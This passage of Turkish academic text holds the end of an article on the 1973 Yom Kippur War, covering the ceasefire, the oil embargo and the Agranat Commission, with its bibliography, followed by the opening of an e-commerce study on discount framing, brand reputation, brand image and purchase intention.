oluşturuldu. Bölgeye yakın olan hava kuvvetleri filoları alarma geçirildi. Sovyetler ayrıca Akdeniz'e 7 Amfibi savaş gemisi ve 40.000 askerden oluşan bir güç de gönderdi. Batılı istihbarat örgütleri tarafından hazırlanan raporlara göre yukarıda sayılanlara ek olarak en az bir tümen ve bir ulaştırma filosu da Yugoslavya'ya kaydırılmıştı. (Rabinovich, 2004: 324) 14 Ekim'de 1.200 kadar Mısır tankı daha Süveyş Kanalı'nın doğu kıyısına geçti. (Baxter, 1994: 18)

İsrail'e ABD desteği üzerine ortaya çıkan durumunu siyasi prestij sağlamada bulunmaz bir fırsat olarak gören ve değerlendiren Suudi Arabistan başta olmak üzere OPEC'in Arap üyeleri 17 Ekim'de bir araya gelip durumu protesto etmek, saldırganı ve onu destekleyenleri cezalandırmak için petrol üretimlerini her ay % 2.5 azaltmaya karar verdiler. Bundan iki gün sonra, 19 Ekim'de, belki de biraz da bu türden tehditlerin hiç umurunda olmadığını göstermek için, İsrail'e 2,2 Milyar \$ ek bir yardıma daha onay verdi. Karşılık olarak Arap Dünyasının önderi olma isteği ve hırsında olan Suudi Arabistan ABD'ye petrol ambargosu uygulamaya başladı. Buna daha sonra diğer ülkeler de katıldı. Ambargo uygulamasının kapsamı daha sonra İsrail' destek sağlayan Hollanda ve diğer Batı ülkelerin de içine alacak şekilde genişledi. Sonucunda da 1973 Petrol Krizi yaşandı. (Smith, 2006: 329) Tüm bunlar olurken Mısırlılar Suriye'nin duraklaması ve İsrail'den gelen nükleer saldırı tehdidi yüzünden Sina yarımadasındaki Gidi ve Mitla Geçidi yakınlarında durdular. Bu da İsrail'e çok ihtiyaç duyduğu zamanı sağladı. 15 Ekim'de İsraililer Mısır kuvvetlerine karşı Abiray-Lev/Kahraman Operasyonu'nu başlattılar. 15-19 Ekim tarihleri arasında 400-450 tanktan oluşan 4 zırhlı tugay Süveyş Kanalı'nın doğu kıyısında yer alan Acı Göl'ün kuzey ucuna gönderildi. İsrail saldırıları bu bölgedeki Mısır artçı birliklerinin geri çekilmesine sebep oldu. (Abouseada, 2000: 12) Operasyon kapsamında General Gonen kendi kanadını koruyabilmek için Acı Göl'ü perde olarak kullanarak Mısır III. Ordusu'nun güney

kanadına saldırdı. Abiray-Lev Harekâtı 15-19 Ekim tarihleri arasında devam etti ve İsraililerin Mısır II. ve III. Ordusu arasında savunulmayan bir boşluğa ulaştı ve burada Mısırlılardan elde edilen mavnaları kullanarak Sina'daki birliklerinin üzerindeki baskıyı azaltmak ve Mısırlıların dikkatini başka yöne çekebilmek için bir zırhlı ve mekanize birliği (Paraşütçü) 16 Ekim'de Kanal'ın karşı kıyısına çıkarttılar. (Baxter, 1994: 18) 19-21 Ekim tarihleri arasında ise İsraililer statik hâle geçtiler ve buldukları yeri takviye etmeye çalıştılar.(Abouseada, 2000: 12) Mısırlılar ise İsraililerin ne yapmaya çalıştığını 18 Ekim'de uydu fotoğraflarını elde edene kadar anlayamadılar.(Buckwalter, 2002: 128) 22 Ekim'de çatışmaların durması ve daha fazla yayılmaması için Birleşmiş Milletler Güvenlik Konseyi aynı gün yerel saatle 18:53'te yürürlüğe girecek bir ateşkes ilan etti.(Baxter, 1994: 20) Ateşkes Kararnamesi çatışan tarafların bir an öce ayrılmasını ve İsrail'in 1967 sınırlarına geri çekilmesini öngörüyordu. Bu karar Mısır ve İsrail tarafından aynı gün, Suriye tarafından, Golan Tepeleri'ni geri alamadığı ve asıl amacını gerçekleştirmediği için, 2 gün gecikmeyle 24 Ekim'de kabul edildi ve uygulamaya konuldu. Ama taraflardan birisi olan İsrail ateşkesi kabul etmiş olsa da bunu 1967 Altı Gün Savaşı'nda olduğu gibi bir fırsat haline getirmeye karar verdi. (*İsrail Golan Tepeleri'ni Altı Gün Savaşları'nda ateşkes ilan edildikten sonra işgal etmişti. Aynen I. Dünya Savaşında İngilizlerin Musul ve havalisini ateşkes ilan edildikten sonra işgal ettikleri gibi.*) İsrail güçleri ateşkes ilanından sonra da güneye, Mısır III. Ordusu'nun gerisine ilerlemeye devam ettiler; İsraililere göre bunda başarılı Mısırlılara göre ise başarılı olamadılar. (Abouseada, 2000: 13; El-Badri, 1978: 116) Ateşkes nedeniyle çatışmalar kesilmişti; İsrail Genel Kurmayı Mısır II. ve III. Ordusu arasındaki cepten Mısır'ın zırhlı birliklerinin olmadığı karşı kıyıya geçmeye, buralardaki SAM bataryalarını yok etmeye ve stratejik önemdeki Süveyş ve İsmailiye şehirlerini sürpriz bir saldırı ile işgal etmeye karar verdiler. Bu sayede tüm dengeyi kendi lehlerine çevirecekler ve Mısır'ı diz çöktüreceklerdi. Bu planı hayata geçirmek için de İsrail birlikleri küçük gruplar halinde, sapa yolları kullanarak, güneye doğru ilerlemeye başladılar. Ateşkes işlerini kolaylaştırıyordu. 23-24 Ekim'de, ateşkesteki iki gün sonra, Süveyş şehri önünde toplanmaya başladılar. 28 Ekim'de şehre saldırdılar ama başarılı olamadılar.(El-Badri, 1978: 116)

Yom Kippur veya Ramazan Savaşı toplam 18 gün sürdü; şiddetli tank muharebeleri, hava ve deniz savaşları ile topçu düelloları şeklinde geçti. Bu savaşta piyade her iki taraf için kilit önem de oldu. (Baxter, 1994: ii) Arap ülkeleri, özellikle de Mısır açısından, 1967 Savaşı'nın psikolojik travması atlatıldı. Araplar ayrıca gerek İsrail'e gerekse de Dünya geneline istediği zaman bir saldırı yapabileceğini göstermiş oldu. Araplar Ortadoğu'daki statükoyu bozarak amaçlarına ulaşmışlardı.(Buckwalter, 2002: 129) Ama buna ek olarak bu savaş Araplara İsraililerin kolay kolay yenilmeyeceğini de göstermişti. Bu yüzden Arap dünyasında barış hareketleri güçlendi. Buna ek olarak Arap dünyasında İsrail'i yok etme iddiaları da sona erdi.(Brown, 2001) Suriye statükoyu korudu, Mısır ise Süveyş Kanalı'nı ve kademeli olarak Sina yarımadasını geri aldı.(Buckwalter, 2002: 129) (Gazze Şeridini bırakmak zorunda kaldı.)

Hem ABD hem de SSCB savaşın kısa sürmesi ve sınırlı kalmasında oldukça etkili oldu. Öyle ki, daha 16 Ekim'de Sovyet Başbakanı Kosygin Sedat'ı aramış ve harekâtı bitirmesi için baskı yapmaya çalışmıştı. (Dupuy, 1978: 513-519) Çünkü iki süpergüç de savaşın genişlemesi ve kendilerini de içine çekecek şekilde tüm bölgeye yayılmasından korkuyorlardı. Savaştan 4 ay sonra İsrail'de hükümete karşı şiddetli bir muhalefet başladı. Hareketin öncülüğünü Bar-Lev Hattı'ndaki düşürülemeyen tek tahkimatın komutanı Metti Aşkenazi yapıyordu. İsrail hükümetine, özellikle de Moşe Dayan'a karşı öfke büyüktü. İsrail Yüksek Mahkemesi Başkanı Şimon Agranat bunun üzerine daha sonra kendi adıyla anılacak olan bir komisyon kurdu ve konuyu soruşturmaya başladı. Soruşturma konusu İsrail'in kayıpları ve hükümet ile ordu kademesinin yetersizliği ve tedbirsizliği idi. Agranat Komisyonu olarak isimlendirilen bu Komisyon bulgularını 2 Nisan 1974'te bir rapor halinde yayınladı. 11 Nisan 1974'te de Golda Meir istifa etti. Kabinesi Moşe Dayan dâhil olmak üzere istifasını vermişti ama Meir istifalarını kabul etmedi. Yerine Yitzhak Rabin Başbakan oldu. Fakat Rabin hükümeti de rahat yüzü görmedi; bir dizi skandalla sarsıldı. Rabin de 1977 yılında istifa etmek zorunda kaldı. İngiliz tarihçi B. Lidell Hart 1960 Mart'ında İsrail'e yaptığı ziyareti sırasında İsraili subaylara en büyük düşmanlarının zafer ve kazandıkları başarı olduğunu, muzaffer orduların kendine aşırı güvenir hâle geldiklerini, bunun da zaman içinde en büyük zaafı haline geldiğini ifade etmişti. Hart'ın bu kehaneti 13 yıl sonra gerçek olacaktı.

7. KAYNAKÇA

- A. El-Sadat, *In Search of Identity: An Autobiography*. New York: Harper and Row, 1978.
- A. G. Al-Gamassy, *Muzakiraat al-Sittar*. Kahire: Mısır Yazarlar Birliği, 1997.
- A. G. Al-Gamassy, *Harb Oktoober Thallattah wa Sabeen*. Kahire: Mısır Yazarlar Birliği, 1998.
- A. Bregman and J. El-Tahri, *Israel and the Arabs: An Eyewitness Account of War and Peace in the Middle East*. New York: TV Books, 2000.
- A. Rabinovich, *The Yom Kippur War: The Epic Encounter that Transformed the Middle East*. New York: Schocken Books, 2004.
- A. Shlaim, "Failures in National Estimates: The Case of Yom Kippur War". *World Politics*, Vol. 28, No. 3, 1976, pp. 348-380.
- C. Herzog, *The War of Atonement, October 1973*. Boston: Little, Brown and Company, 1975.
- C. D. Smith, *Palestine and the Arab-Israeli Conflict*. New York: Bedford, 2006.
- D. T. Buckwalter, "The 1973 Arab-Israeli War," in *Case Studies in Policy Making & Implementation* (6. Ed.), D. A. Williams, Ed. Englewood Cliffs: Naval War College, 2002, pp.119-137.

D. Brown, "The Middle East: A Glossary of Terms", Guardian Unlimited, May, 15, 2001. [Online]. Available: <http://www.guardian.co.uk/world/2001/may/15/israel2> [Erişim 20 Temmuz 2020]

D. Geller, "Israeli Intelligence and the Yom Kippur War", The Department for Jewish Zionist Education, The Jewish Agency for Israel, 2002. [Online]. Available: <https://www.jewishvirtuallibrary.org/intelligence-during-the-six-day-war-1967> [Erişim 11 Haziran 2020]

D. K. Palit, Return to Sinai, The Arap Offensive, October 1973. Yeni Delhi: Palit & Palit Publishers, 1974.

E. Al-Jouder, "Operational Level of War, The Egyptian /Israeli War, 1973", CSC 1997, Conference Group 4, 1997. [Online]. Available: <http://www.globalsecurity.org/military/library/report/1997/Al-Jowder.htm> [Erişim 14 Haziran 2020]

E. Keleşoğlu, "İsrail'in Dış Politikası," içinde Dış Politika: Karşılaştırmalı Bir Bakış, F. Sönmezoğlu, ve Ö. E. Bayır, Ed. İstanbul: Der Yayınları, No: 448, 2014, ss. 421-463.

E. Monroe and A. H. Farrah-Hockley, The Arab-Israeli War, October 1973: Background and Events. Londra: International Institute for Strategic Studies, Adelphi Papers, No: 111, 1975.

E. O'Ballance, No Victor, No Vanquished, The Yom Kippur War. Londra: Presidio Press, 1978.

H. S. Abouseada, The Crossing of the Suez Canal, October 6, 1973 (The Ramadan War), Carlisle Barracks, Pennsylvania: USAWC Strategy Research Project, U. S. Army War College, 2000.

H. El-Badri, The Ramadan War, 1973. Fairfax: T. N. Dupuy Associates, Inc., 1978.

H. El-Badri, T. El-Magdoub and M. D. Zohdy, The Ramadan War. Dunn Loiring, Virginia: T. N. Dupuy Associates, Inc., 1978.

I. J. Bickerton and C. L. Klausner, A Concise History of the Arab-Israeli Conflict. Englewood Cliffs: Prentice Halls, 1991.

Insight Team of the London Sunday Times, The Yom Kippur War. New York: Doubleday, 1974.

J. Asher and E. M. Hamel, Duel for the Golan: The 100-Hour Battle That Saved Israel. California: Pacifica Military History, 1987.

J. C. Moulton, "The 1973 October War: The Egyptian Perspective", CSC 1997[Online]. Available: <http://www.globalsecurity.org/military/library/report/1997/Moulton.htm> [Erişim 14 Haziran 2020]

K. El-Gendy, The Process of Israeli Decision Making: Mechanisms, Forces and Influences. Beyrut: Al-Zaytouna Centre for Studies and Consultations, 2010.

L. Brownstein, "Decision Making in Israeli Foreign Policy: An Unplanned Process". *Political Science Quarterly*, Vol. 92, No. 2, pp. 259-279, 1977.

M. F. Handel, *Perception, Deception and Surprise: The Case of the Yom Kippur War*. Kudüs: The Hebrew University, 1976.

M. J. Jordan, "The 1973 Arab-Israeli War: Arap Policies, Strategies and Campaigns", *CSC 1997, Global Security*, 1997. [Online]. Available: <http://www.globalsecurity.org/military/library/report/1997/Jordan.htm> [Erişim 14 Haziran 2020]

O. M. El-Sawah, *Deception in Ramadan War, October 1973*. Carlisle Barracks, Pennsylvania: USAWC Strategy Research Project, U. S. Army War College, 1999.

P. Caddick-Adams, "Battles of Golan Heights," in *The Oxford Companion to Military History*, R. Holmes, Ed. Oxford: Oxford University Press, 2001, pp. 365-366.

R. H. Grilding, *The Yom Kippur War: Insights Into Operational Theory*. Fort Leavenworth, Kansas: School of Advanced Military Studies, US Army Command and General Staff College, 1988.

S. Aronson, *Conflict Bargaining in the Middle East: An Israeli Perspective*. Baltimore: The John Hopkins University Press, 1978.

S. Baxter, *Arab-Israeli War October 1973, Lessons Learned, Lessons Forgotten*. Newport: Naval War College, 1994.

S. J. Piccirili, Steven J. (1989). "The 1973 Arap Israeli War", *Global Security*, 1989. [Online]. Available: <http://www.globalsecurity.org/military/library/report/1989/PSJ.htm> [Erişim 15 Haziran 2020]

S. El-Shazly, *The Crossing of Suez: The October War (1973)*. Londra: Third World Centre For Research and Publishing, 1980a.

S. El-Shazly, *The Crossing of the Suez*. San Francisco, California: American Mideast Research, 1980b.

S. Stewart, *The Spymasters of Israel*. New York: Macmillan, 1980.

T. A. Awad, *The Ramadan War 1973*. Maxwell Air Force Base, Alabama: Air University Research Report, Air War College, 1986.

T. N. Dupuy, *Elusive Victory, The Arap-Israeli Wars 1947-1974*. New York: Harper and Row, 1978.

U. Kaufmann, "Spy or Double Agent? Israel's October Surprise", *The Jewish Press*, 2007.

Y. H. Aboul-Enein, "The Yom Kippur War: The Memoirs of Egyptian Generals". *Military Review*, Vol. 83, No.1, pp. 52-59, 2003.

İNDİRİM ÇERÇEVELEME, MARKA İTİBARI, MARKA İMAJI, SATIN ALMA NİYETİ VE GERÇEK DAVRANIŞ ARASINDAKİ İLİŞKİNİN İNCELENMESİ: E-TİCARETE YÖNELİK BİR ARAŞTIRMA

Bülent Demirağ¹

¹*Gaziantep Üniversitesi, Oğuzeli MYO, Gaziantep, TURKEY*

bulentdemirag@windowslive.com

ORCID ID: 0000-0002-8718-1822

ÖZET

Bu çalışma indirim çerçeveleme, marka itibarı, marka imajı, satın alma niyeti ve gerçek davranış arasındaki ilişkinin incelenmesini amaçlamaktadır. Araştırmanın evrenini internet mağazalarından ürün satın alan tüketiciler oluşturmaktadır. Bu bağlamda online anket tekniği kullanılarak kolayda örneklem yöntemiyle 435 kişiye ulaşılmıştır. Araştırmada hipotezlerin test edilmesi için Smart PLS 3 istatistik programı kullanılmıştır. Araştırmada ölçülmesi amaçlanan hipotezlerin testi için bootstrapping tekniği uygulanmıştır. Analiz sonuçlarına göre indirim çerçevelemenin marka imajı ve marka itibarı üzerinde olumlu etkisi olduğu sonucuna ulaşılmıştır. Ayrıca analiz sonuçlarına göre marka itibarının marka imajı ve satın alma niyetini olumlu yönde etkilediği tespit edilmiştir. Çalışmada son olarak marka imajının satın alma niyeti üzerinde, satın alma niyetinin de gerçek davranış üzerinde anlamlı etkisi olduğu sonucuna ulaşılmıştır.

Anahtar Kelimeler: *Marka itibarı, İndirim çerçeveleme, Marka imajı, Gerçek davranış.*

EXAMINING THE RELATIONSHIP BETWEEN DISCOUNT FRAMING, BRAND REPUTATION, BRAND IMAGE, PURCHASE INTENTION AND ACTUAL BEHAVIOUR: A RESEARCH ON E-COMMERCE

ABSTRACT

This study aims to examine the relationship between discount framing, brand reputation, brand image, purchasing intention, and actual behavior. The universe of the research consists of consumers who buy products from internet stores. In this context, 435 people were reached by using the online survey technique and the convenience sampling method. The Smart PLS 3 statistics program was used to test the hypotheses in the study. The bootstrapping technique was used to test the hypotheses aimed to be measured in the study. According to the analysis results, it was concluded that discount framing has a positive effect on brand image and brand reputation. In addition, according to the results of the analysis, it was determined that brand reputation positively affected the brand image and purchase intention. Finally, it was concluded that the brand image has a significant effect on purchase intention and the purchase intention on actual behavior.

Keywords: *Brand Reputation, Discount Framing, Brand Image, Actual Behaviour.*

1. GİRİŞ

Teknolojik gelişmelere bağlı olarak günümüzün trend satış tekniği haline gelen e-ticaret, tüm dünyada olduğu gibi Türkiyede'de önemli bir ivme kazanmıştır. Birçok mağaza e-satış yaparak müşterilerine değişik avantajlar sunmaktadırlar. Bu durum esasında hem satıcılara hem de müşterilere değeri artırma açısından oldukça yararlı bir yöntem sunmaktadır. Birçok müşteri kolayca, zahmetsizce, zamandan tasarruf sağlayarak ve hatta koşulsuz iade garantisine sahip olarak, üstelik alışverişlerini kapıda ödeme koşuluyla gerçekleştirerek, önemli kazanımlar elde etmektedirler. Günümüzün yoğun yaşam temposu dikkate alındığında e-ticaretin sunduğu bu vb.avantajlara bağlı olarak tüketicilerin e-ticarete yönelik daha istekli bir tutuma sahip olduklarını söylemek olanaklıdır. Online alışveriş sitelerinin sayısı geçmiş on yıl içerisinde büyük bir artış göstermiştir. Bunun yanında fiziksel satış yapan birçok işletme de ürünlerini sanal ortama taşıyarak daha fazla satış olanağına sahip olmayı arzulamakta ve alışverişe yönelik faydalarını arttırmaya çalışmaktadırlar. Örneğin işletmeler sanal mağazalar oluşturarak daha çok müşteriye ulaşma imkanına kavuşmakta dolayısıyla satışlarını ve karlarını arttırmaktadırlar.

Tüm bu değerlendirmeler ışığında işletmelerin sanal ortamda satışlarını arttırmaları adına

markalarına daha fazla yatırım yapmaları, rekabet stratejileri geliştirmeleri, yeni iş yapma yöntemlerine yönelik öğrenme ve uygulama yeterliliklerini güçlendirmeleri önemli hale gelmiştir. Ayrıca, online satış yapan mağazalar rekabet stratejisinin bir uzantısı olarak fiyat indirimlerine yönelmekte bu durum sanal tüketicilerin satın alma niyet ve davranışlarını güçlendirmektedir. Birçok tüketici, sanal mağazalar ve indirim kavramlarını neredeyse özdeşleştirmiş durumdadır. Böyle bir algının oluşmasında birçok sanal alışveriş sitesinin kampanyaları (özellikle fiyat kampanyaları) önemli bir rol oynamaktadır. Bu yüzden sanal mağazaların ürünlerine yönelik fiyat politikaları oluştururlarken rakiplerin fiyat stratejilerini irdelemeleri önemli gözükmektedir. İndirim çerçeveleme bu yüzden sanal mağazalar açısından önemli gözeükmektedir. Ayrıca çalışmada marka imajı, marka itibarı arasındaki ilişkilere de odaklanılmıştır. Son derece rekabetçi özellik taşıyan sanal mağazalara yönelik imaj, itibar gibi soyut kavramlara yönelik tüketici algılarının ölçülmesi ve sonuçlar ortaya konulması sanal mağazalara önemli bilgiler sunacaktır. Çalışmada ayrıca satın alma niyeti ve gerçek davranış arasındaki ilişkinin incelenmesi de amaçlanmaktadır. Tutum, bireylerin, davranış ve inanç yapıları ile belirlenir. Bu nedenle, olumlu değerlendirilen ve olumlu sonuçlara sahip kuvvetli inançlara sahip olan bir kişi, davranış gerçekleştirilmekten kaynaklanacak durumlara karşı olumlu bir tutum sergileyecektir [1]. Diğer ifadeyle satın alma niyetinin davranışlara ve satışlara yönelik sonuçlar ortaya çıkaracağı literatürdeki Gerekçeli Eylem Teorisi kapsamında iddia edilmiş ve sanal mağazalardan alışveriş yapan müşterilerin satın alma niyeti ve gerçek davranış arasındaki ilişkiselliğin incelenmesi amaçlanmıştır.

Tüm bu değişkenleri literatürde bir arada inceleyen yabancı çalışmalar olsa da yerli literatürde neredeyse hiç çalışmaya rastlanılmamıştır. Oysa ki pandemiden dolayı birçok işletmenin kapalı olması ayrıca kalabalık ortamların halk sağlığını tehdit etmesi vs. unsurlar ve de diğer ülkeler gibi Türkiye’de de sanal alışverişin giderek büyük bir ivme kazanması, sanal mağazalara yönelik sanal tüketici algılarının ölçülmesini zaruri kılmaktadır. Böylelikle sanal mağazaların kapsamlı stratejiler geliştirmeleri olanaklı olacaktır.

2. KAVRAMSAL ÇERÇEVE

2.1. İndirim çerçeveleme

Çerçeveleme kavramı, olasılık teorisinin ayrılmaz bir parçasıdır [2], [3] ve seçim probleminin, genellikle olumlu veya olumsuz bir ışık altında sunulma tarzıyla ilgilidir [4]. Çerçeveleme ayrıca ürün iddialarının veya niteliklerinin alternatif sunumunu tanımlamak için kullanılmıştır. İncelenen alternatifler, ürünün fiyata karşı faydalara dayalı olarak tanımlanıp (çerçevenmemiş) olduğunu içerir [5]. Fiyat çerçevelemesini; fiyat, indirim, satış promosyonları üzerinden yapılan manipülasyonlar olarak tanımlamak mümkündür [6]. İndirim çerçevesi, belirli bir teklifte fiyat promosyonunu çerçevelemenin bir yolu olarak tanımlanır. Fiyat indirimi çerçeveleme etkisinin popüler bir açıklaması, paketin genel bir değerlendirmesinde insanların paketteki münferit kalemlerin değerlendirmelerini farklı bir şekilde ağırlıklandırdığını varsayar [7], [8]. Bir indirim, iletildiği yer ve çerçeve ile tanımlanabilir. İndirim

çerçevesi, özellikle kuruş-indirim ve yüzde-indirim indirimleri arasındaki farklar çerçevesinde değerlendirilir [9]. Çoğunlukla mağazalar, paket ürünleri sunmak için indirim çerçevesini kullanırlar. Tüketiciler, çarpı işaretli nominal fiyatı ve yeni düşük fiyatı karşılaştırma olarak gösteren belirli indirimleri gördüklerinde, tüketiciler maliyet tasarrufu fırsatını düşüneceklerdir. Bu nedenle, bir indirim çerçevesi oluşturmak, tüketicinin herhangi bir ürünü satın alma niyetini artırabilir [10]. Gamliel ve Herstein [11], tüketicilerin geleneksel pozitif çerçeveye ("satın alırsanız kazanın") göre negatif çerçeveli bir fiyat anlaşmasında ("satın almazsanız kaybedin") sunulan bir ürünün satın alma niyetini daha fazla gösterip göstermeyeceğini incelediği çerçeveleme çalışmasında, tüketicilerin kaybetmekten oldukça çekinerek fiyat indirimi olan ürünleri satın alma niyeti geliştirdikleri görülmüştür. Bir başka indirim çerçeveleme çalışmasında Schröder vd. [12], iki senaryolu bir çalışma yürütmüşlerdir. İlk senaryoda meşrubata yönelik fiyatın müşteri tarafından belirlenmesi istenmiş, ikinci senaryoda ise müşterilerden istedikleri kadar ürün fiyatından indirim yapabilecekleri belirtilmiştir. Çalışma sonucunda fiyatı belirleme aşamasında (ilk senaryo) tüketicilerin daha düşük fiyat önerdikleri tespit edilmiştir. Çerçeveleme, tüketicilerin fiyat ve indirim konusundaki psikolojik tutumlarını yansıtmaktadır.

2.2. Marka itibarı

İtibar, müşterilerin, yatırımcıların, çalışanların ve genelin net duygusal tepkileriyle ifade edilen, paydaşları tarafından bir firmanın genel değerlendirmesi olarak tanımlanır [13]. Hall [14], bir şirketin itibarının bireylerin sahip olduğu bilgi ve duygulardan oluştuğunu formüle ederek bilişsel ve duygusal bileşenleri birleştirir. Bir markanın isminin itibarı, ürünün fiziksel bileşimi değil, ürünle ilgili bir özellik olan dışsal bir ipucu olarak tanımlanmıştır [15]. Marka itibarı her zaman gelişir ve esas olarak bir kullanıcıdan diğerine bilgi akışı sürecinde yaratılır [16], [17]. Marka itibarı, markaya yönelik tutumlardan farklıdır ve marka reklamcılığının marka değeri çıktıları üzerindeki etkisini açıklamada marka tutumlarına göre daha etkilidir [18]. Tüketiciler ayrıca somut özelliklerin yanı sıra itibarı yüksek bir marka ile bağlantı kurarak sosyal olarak kendini geliştirmek de isterler [10].

2.3. Marka imajı

Marka imajı, bir markanın tüketicinin hafızasında tutulan marka çağrışımlarının yansıttığı tüketici algıları olarak tanımlanmaktadır [19]. Aaker [20], marka imajının, tüketicilerin bilgiyi işlemesine yardımcı olmak, markayı farklılaştırmak, satın almak için nedenler oluşturmak, olumlu duygular vermek ve uzantılar için bir temel sağlamak gibi çeşitli şekillerde değer yarattığını belirtmektedir [21]. Marka imajı, bir markanın gelişiminde önemli bir rol oynar [22]. Ürün özellikleri, şirket, pazarlama karması, markaya ilişkin bireysel algılar, kişisel değerler, deneyim, marka kullanıcılarının türü ve bağlam değişkenleri dahil olmak üzere marka imajının gelişimini etkileyebilecek değişik faktörler vardır [23].

2.4. Satın alma niyeti

Geleneksel olarak niyet terimi, tüketicilerin ürün ve hizmet satın almalarını teşvik eden ve

yönlendiren öncüller olarak tanımlanır. Tüketicilerin gerçek davranışları hakkında bilgi edinme konusunda uyguladıkları en yaygın yaklaşımlardan biri onların niyetlerini incelemektir [24]. Alıcıların, alışverişe ilişkin bilgi paylaşımı, iş ilişkilerini sürdürme ve ticari işlemler oluşturma gibi değişim ilişkisine girme niyeti satın alma niyeti olarak tanımlanır [25]. Mirabi vd. [26], ürün kalitesi, marka reklamcılığı ve marka adının satın alma niyeti üzerinde güçlü bir etkiye sahip olduğunu belirtmektedirler. Bir başka çalışmada algılanan değer, müşteri bilgi düzeyi ve reklamlarda ünlü kullanımının satın alma niyetini güçlendirdiği belirtilmiştir [27]. Satın alma niyeti ölçümleri yeni ve mevcut ürünler ve hizmetler hakkındaki kararlarda girdi olarak kullanılır. Satın alma niyeti gelecekteki satışları tahmin etmede önemli bir bilgi sunmasına rağmen, niyetin her defasında satın alma davranışına dönüşmesi de olanaklı değildir [28]. Ancak Brown [29], belirli bir ürünü satın alma niyetinde olan tüketicinin, satın alma niyeti olmadığını gösteren tüketicilere göre, daha yüksek fiili satın alma davranışı sergilediğini ifade etmektedir.

2.5. Gerçek davranış

Gerçek davranışın en önemli belirleyicisi davranışsal niyettir [30]. Gerçek davranış, insanların niyet ve tutumlarını etkileyen başkalarına ilişkin algılarını açıklayan Gerekçeli Eylem Teorisi (Theory of Reasoned Action) ile ilgilidir [10]. Gerekçeli eylem teorisine göre, belirli bir davranışı benimseme niyetinin yakın belirleyicileri, bireyin söz konusu davranışı gerçekleştirmeye yönelik kişisel tutumu ve sosyal faktörlerin davranışın performansına olan etkisidir [31]. Ajzen ve Fishbein [32] çalışmalarında Gerekçeli eylem teorisi, bir bireyin tutumsal ve normatif inançlarına dayalı bir davranışı gerçekleştirme niyetini tahmin etmek (davranışı öngörmek) için potansiyel faydaları olan bir model sunmaktadır [33]. Gerekçeli Eylem Teorisi çerçevesinde, büyük ölçüde gerçek davranışı belirleyen davranışsal niyet, tutumlar (bir davranışı gerçekleştirmenin olumlu veya olumsuz değerlendirilmesi) ve öznel normlar (başkalarının sahip olabileceği algılanan etkiler) olmak üzere iki değişkenin toplam bir işlevidir [34]. Tutum, bireylerin, davranış ve inanç yapıları ile belirlenir. Bu nedenle, olumlu değerlendirilen ve olumlu sonuçlara sahip kuvvetli inançlara sahip olan bir kişi, davranışı gerçekleştirmekten kaynaklanacak durumlara karşı olumlu bir tutum sergileyecektir [1]. İnsan davranışı, öznel davranış ve normlara yönelik tutumlar gibi davranışsal ve önceden belirlenmiş niyetlerle belirlenir [10]. Bu üç belirleyiciden dolayı, bu çalışma da Gerekçeli Eylem Teorisi'ni kullanmaktadır.

3. KURAMSAL ÇERÇEVE

3.1. İndirim Çerçeveleme /Marka itibarı, Marka imajı ilişkisi

Bir indirim, iletildiği yer ve çerçeve ile tanımlanabilir. İndirim çerçevesi, özellikle kuruş-indirim ve yüzde-indirim indirimleri arasındaki farklar çerçevesinde değerlendirilir [9]. Literatürde indirim çerçeveleme, itibar ve imaj arasındaki ilişkiyi inceleyen oldukça sınırlı çalışmaya rastlanılmıştır.

Literatürde, ürünün orijinal fiyatı ile ilgili farklı bir indirim çerçeveleme etkinliği vardır. Pahalı ürün için, indirim çerçevesi, tüketiciler üzerinde çarpı işaretli orijinal fiyatı ve indirimli fiyatı karşılaştırma olarak gördüklerinde daha etkilidir. Aksine, daha ucuz ürün için fiyat indirimi yüzdesini göstermek daha etkilidir [4]. Agmeka vd. [10], indirim çerçevelemenin marka itibarı üzerinde olumlu etkisi olduğunu ancak marka imajı üzerinde olumlu etkisi olmadığını tespit etmiştir. Bir başka çalışmada fiyat indirimi çerçevelemenin ve indirim seviyelerinin, tüketicilerin indirim değeri, hizmetin kalitesi, satın alma niyetleri ve WOM reklamlarına katılma istekleri hakkındaki algılarını etkilediğini göstermiştir [35]. Sınırlı sayıdaki bu çalışmalara bağlı olarak aşağıdaki hipotezler oluşturulmuştur.

Hipotez 1: İndirim çerçevelemenin marka itibarı üzerinde olumlu etkisi vardır

Hipotez 2: İndirim çerçevelemenin marka imajı üzerinde olumlu etkisi vardır.

3.2. Marka itibarı/Marka imajı ilişkisi

Şirketlerin sadece marka imajına yatırım yapmakla sınırlı kalmaması gereklidir. Kurumsal itibarı korumak ve geliştirmek, müşteri değeri ve müşteri sadakati üzerinde daha güçlü bir etkiye sahip olabilir ve farklı rekabet avantajı yaratabilir [36]. Marka imajı ve itibarı, tüketiciler arasında tanınma ve olumlu algı da dahil olmak üzere, ürün ve hizmetlerinde farklılaşma konusunda benzersiz bir yeteneğe sahiptir. Marka itibarı ile marka imajı arasında pozitif bir ilişki bulunmaktadır [37]. Chen vd. [38], kurumsal itibarın yöneticilerin marka imajı stratejisi uygulamasına uygulanabilir olduğunu belirtmektedir. Agmeka vd. [10], marka itibarının marka imajı üzerinde pozitif etkisi olduğunu tespit etmişlerdir. Cretu ve Brodie [39], markanın imajının müşterilerin ürün ve hizmet kalitesi algıları üzerinde daha spesifik bir etkiye sahip olduğunu, şirketin itibarının ise müşteri değeri ve müşteri sadakati algıları üzerinde daha geniş bir etkiye sahip olduğunu tespit etmişlerdir. Bu çalışmalara bağlı olarak aşağıdaki hipotez oluşturulmuştur.

Hipotez 3: Marka itibarının marka imajı üzerinde olumlu bir etkisi vardır.

3.3. Marka itibarı/Satın alma niyeti ilişkisi

Jung ve Seock [40], pazarlama yöneticilerinin olumsuz bir itibarı dikkatli bir şekilde yönetmeleri gerektiğini ima etmekte zira olumsuz kurumsal itibar tüketicilerin bilişsel sürecini kötüleştirdiğini belirtmektedir. Ayrıca, olumsuz kurumsal itibar tüketici tutumlarını ve satın alma niyetlerini olumsuz yönde etkilemektedir. Tsou vd. [41], ürüne yönelik tüketicinin sahip olduğu olumlu itibar algısının satın alma niyetini pozitif etkilediği sonucuna ulaşmışlardır. Widyastuti vd. [42], şirketin, olumlu aracı kurumun itibarını geliştirerek satın alma niyetini etkileyen güven ve hizmet kalitesini tesis edebileceğini belirtmektedir.

Hipotez 4: Marka itibarının satın alma niyeti üzerinde olumlu bir etkisi vardır.

3.4. Marka imajı/Satın alma niyeti ilişkisi

Lin ve Chuang [43], e-ticaret alanında yapılan çalışmada, marka imajının tutumlar üzerinde

